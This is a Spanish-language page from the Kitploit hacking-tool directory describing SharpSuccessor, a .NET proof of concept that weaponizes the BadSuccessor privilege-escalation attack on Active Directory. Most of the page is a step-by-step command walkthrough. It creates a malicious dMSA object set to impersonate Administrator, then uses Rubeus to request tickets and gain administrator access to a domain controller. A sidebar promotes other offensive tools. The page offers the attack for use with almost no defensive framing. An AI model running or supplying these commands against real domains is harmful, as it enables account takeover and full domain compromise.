
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
SharpSuccessor — SharpSuccessor es un Prueba de Concepto (POC) en .NET para armar completamente el ataque BadSuccessor de Yuval Gordon (@YuG0rd) de Akamai. | Kitploit
Herramientas/GitHubGitHub/logangoins/sharpsuccessor
Escalada de PrivilegiosExplotaciónPost-ExplotaciónPruebas de PenetraciónGestión de Identidad y Acceso (IAM)AutenticaciónRed Teaming
GitHublogangoins/sharpsuccessor

SharpSuccessor

SharpSuccessor es un Prueba de Concepto (POC) en .NET para armar completamente el ataque BadSuccessor de Yuval Gordon (@YuG0rd) de Akamai.

Ver Repositorio
4217046hace 1 añoRevisado por Kitploit
Compartir

SharpSuccessor

SharpSuccessor es una prueba de concepto (POC) en .NET para weaponizar por completo el ataque BadSuccessor de Yuval Gordon (@YuG0rd) de Akamai. Un usuario con privilegios bajos que tenga permisos CreateChild sobre cualquier unidad organizativa (OU) del dominio de Active Directory, junto con acceso de escritura sobre un objeto objetivo, puede realizar una toma de control de la cuenta.

Usa SharpSuccessor para añadir y weaponizar el objeto dMSA, así como para escribir los atributos adecuados en la cuenta objetivo que deseas suplantar:

SharpSuccessor.exe add /impersonate:Administrator /path:"ou=test,dc=lab,dc=lan" /account:jdoe /name:attacker_dMSA

image


Solicita un TGT en el contexto del usuario actual, en este caso jdoe:

Rubeus.exe tgtdeleg /nowrap
image

Luego usa ese TGT para suplantar la cuenta dMSA:

Rubeus.exe asktgs /targetuser:attacker_dmsa$ /service:krbtgt/lab.lan /opsec /dmsa /nowrap /ptt /ticket:doIFTDCCB.....

image


Ahora puedes solicitar un ticket de servicio con contexto de Administrador para cualquier SPN, incluidos los controladores de dominio para la post-explotación. Por ejemplo, aquí mostraré los privilegios de administrador para SMB en el controlador de dominio:

Rubeus.exe asktgs /user:attacker_dmsa$ /service:cifs/WIN-RAEAN26UGJ5.lab.lan /opsec /dmsa /nowrap /ptt /ticket:doIF2DCCBdS...

image

Ahora que tenemos el ticket en memoria, podemos probar el acceso:
image

Asistencia e Inspiraciones

Un enorme agradecimiento a Jim Sykora y a Garrett Foster por las inspiraciones y la asistencia para esta herramienta.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




